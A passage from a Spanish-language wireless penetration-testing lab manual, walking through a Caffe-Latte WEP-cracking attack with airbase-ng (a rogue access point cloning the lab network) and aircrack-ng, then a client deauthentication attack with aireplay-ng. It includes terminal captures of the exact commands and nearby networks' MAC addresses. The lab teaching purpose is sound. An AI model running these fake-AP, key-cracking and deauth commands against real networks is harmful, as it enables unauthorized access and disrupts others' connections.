Siga estas instrucciones para comenzar:

1. Primero vamos a establecer nuestro punto de acceso legítimo con WEP **Wireless Lab** con la clave ABCDEFABCDEFABCDEF12 en hexadecimal.
2. Vamos a conectar a nuestro cliente y asegurarnos de que la conexión ha sido un éxito con airodump-ng, como se muestra a continuación:

```
root@bt: ~ - Shell - Konsole
Menu  on  Edit  View  Bookmarks  Settings  Help

CH  3 ][ Elapsed: 0 s ][ 2011-03-23 14:45

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:02:CF:D5:13:11  -66   0        5        0    0   2  54   WPA  TKIP   PSK  laxmi
00:25:5E:17:C8:03  -69   0        2        0    0   1  54   OPN                <length:  0>
00:25:5E:17:C8:00  -70   0        4        0    0   1  54   WEP  WEP           swapnil
00:1E:40:53:02:FC  -56  79       25        0    0   1  54   WPA  TKIP   PSK  vivek
00:21:91:D2:8E:25  -14  80       28        2    0   3  54e. WEP  WEP           Wireless Lab

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   E4:EC:10:4F:AD:74  -67    0 - 1     93       14  Anoop
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -28    0 -36e    13       81  Wireless Lab,Vivek
```


3. Vamos a desconectar el punto de acceso y garantizar que el cliente está en la etapa de no asociados y a la búsqueda de la clave WEP de la red **Wireless Lab**:

```
root@bt: ~ - Shell - Konsole
Menu  on  Edit  View  Bookmarks  Settings  Help

CH  3 ][ Elapsed: 8 s ][ 2011-03-23 14:46

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:25:5E:17:C8:00  -71   0        3        0    0   1  54   WEP  WEP           swapnil
00:1E:40:53:02:FC  -50 100       72        1    0   1  54   WPA  TKIP   PSK  vivek
00:02:CF:D5:13:11  -68  16        9        0    0   2  54   WPA  TKIP   PSK  laxmi

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   60:FB:42:D5:E4:01  -14    0 - 1     32       16  Wireless Lab,Vivek
```


4. Ahora usamos airbase-ng para que aparezca un punto de acceso como el SSID **Wireless Lab** con los parámetros que se muestran a continuación:

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -L -W 1 mon0
14:47:12  Created tap interface at0
14:47:12  Trying to set MTU on at0 to 1500
14:47:13  Access Point with BSSID 00:21:91:D2:8E:25 started.
```


5. Tan pronto como el cliente se conecta al punto de acceso, airbase-ng comienza el ataque Caffe-Latte como se muestra:




6. Ahora ejecuta airodump-ng para recoger los paquetes de datos a partir de este punto de acceso único, como lo hicimos antes en el caso de WEP cracking:



7. También iniciamos aircrack-ng como en el ejercicio WEP para descifrar cómo hicimos antes de comenzar el proceso de craqueo. El comando sería aircrack-ng nombre-de-archivo donde *nombre-de-archivo* es el nombre del archivo creado por airodump-ng:



8. Una vez que tengamos suficientes paquetes WEP encriptados, aircrack-ng logrará descifrar la clave como se muestra a continuación:



17.6.18. Ataques de de-autenticación y disasociación

Hemos visto ataques de deautenticación en los capítulos anteriores, así como en el contexto del punto de acceso. En este capítulo, vamos a explorar el mismo en el contexto del cliente.

En la siguiente práctica de laboratorio, enviaremos paquetes de deautenticación sólo a los clientes y romperemos una conexión establecida entre el punto de acceso y el cliente.

Siga las instrucciones para comenzar:

1. Primero vamos a poner nuestro punto de acceso **Wireless Lab** en línea de nuevo. Vamos a mantenerlo en funcionamiento con WEP para demostrar que incluso con el cifrado activado, es posible atacar el punto de acceso y la conexión del cliente. Vamos a verificar que el punto de acceso está activo usando airodump-ng:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help

CH  3 ][ Elapsed: 32 s ][ 2011-03-24 09:55

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:21:91:D2:8E:25  -19 100      291        0    0   3  54e. WEP  WEP         Wireless Lab

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   10:9A:DD:F4:B4:BD  -51    0 - 1      0        9  vivek
(not associated)   00:16:44:19:DF:0A  -65    0 - 1      0        5
(not associated)   2C:81:58:EB:DD:CD  -73    0 - 1      0        2
```


2. Vamos a conectar a nuestros clientes a este punto de acceso y verificarlo con airodump-ng:

```
root@bt: ~ - Shell - Konsole
Menu  on  Edit  View  Bookmarks  Settings  Help

CH  3 ][ Elapsed: 24 s ][ 2011-03-24 10:22

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:21:91:D2:8E:25  -19 100      255        8    0   3  54e. WEP  WEP         Wireless Lab
00:25:5E:17:C8:00  -71   0        5        0    0   1  54   WEP  WEP         swapnil
00:25:5E:17:C8:02  -72   0        3        0    0   1  54   OPN              <length:  0>
00:25:5E:17:C8:01  -72   0        4        0    0   1  54   OPN              <length:  0>
00:25:5E:17:C8:03  -72   0        2        0    0   1  54   OPN              <length:  0>

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -16    0 -36e   473      247  Wireless Lab,Vivek
```

3. Ahora vamos a ejecutar aireplay-ng con objetivo al cliente y la conexión de punto de acceso:


```
root@bt: ~ - Shell No. 2 - Konsole
Menu  on  Edit  View  Bookmarks  Settings  Help
root@bt:~# aireplay-ng --deauth 1 -c 60:FB:42:D5:E4:01 -a 00:21:91:D2:8E:25 mon0
10:27:19  Waiting for beacon frame (BSSID: 00:21:91:D2:8E:25) on channel 3
10:27:20  Sending 64 directed DeAuth. STMAC: [60:FB:42:D5:E4:01] [32|65 ACKs]
root@bt:~#
root@bt:~#
root@bt:~#
```

4. El cliente se desconecta y vuelve a intentar conectarse al punto de acceso, se puede verificar esto mediante el uso de Wireshark igual que antes:




5. Hemos visto que incluso habiendo cifrado WEP, es posible la deautenticación de un cliente y desconectarlo. Lo mismo sirve incluso habiendo cifrado WPA/WPA2. Ahora vamos a establecer nuestro punto de acceso con encriptación WPA y verificamos la misma.

